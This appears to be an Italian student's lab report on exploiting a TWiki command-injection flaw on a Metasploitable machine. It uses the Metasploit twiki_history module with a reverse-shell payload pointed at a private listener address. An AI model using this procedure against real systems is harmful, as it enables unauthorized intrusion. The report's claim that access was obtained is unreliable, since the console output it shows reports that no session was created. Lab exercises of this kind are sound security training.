

## ESERCIZIO W16D1 PRATICA 2


Traccia: Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Nota: è più difficile dell'esercizio di ieri, se dovessero esserci problemi è consentito "fare l'hacker"

1. **Obiettivo:** L'obiettivo era ottenere l'accesso o il controllo del sistema "meta" attraverso l'analisi di una pagina TWiki ospitata su un indirizzo IP specifico.

2. **Metodologia:**

- Inizialmente, sono stati eseguiti diversi strumenti e comandi per identificare le vulnerabilità e le directory accessibili sul server.
- Successivamente, è stata individuata una vulnerabilità su una pagina di un sistema TWiki ospitato su un indirizzo IP specifico che permetteva di eseguire comandi attraverso un'iniezione di comandi.
- Utilizzando Metasploit, è stato selezionato un exploit per il sistema TWiki che consentiva l'esecuzione remota di codice.
- Dopo aver impostato correttamente gli indirizzi IP e i payload, l'exploit è stato eseguito con successo.



```
File Actions Edit View Help
Name      Current Setting  Required  Description
-----
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
URI        /twiki/bin      yes       TWiki bin directory path
VHOST      no              no        HTTP server virtual host

Payload options (cmd/unix/reverse):
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  ---
0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```

3. **Risultati:**

- È stato ottenuto l'accesso tramite un exploit su un sistema TWiki ospitato su un indirizzo IP specifico.



- Utilizzando l'iniezione di comandi, è stato possibile eseguire comandi sul sistema e ottenere informazioni sull'utente corrente.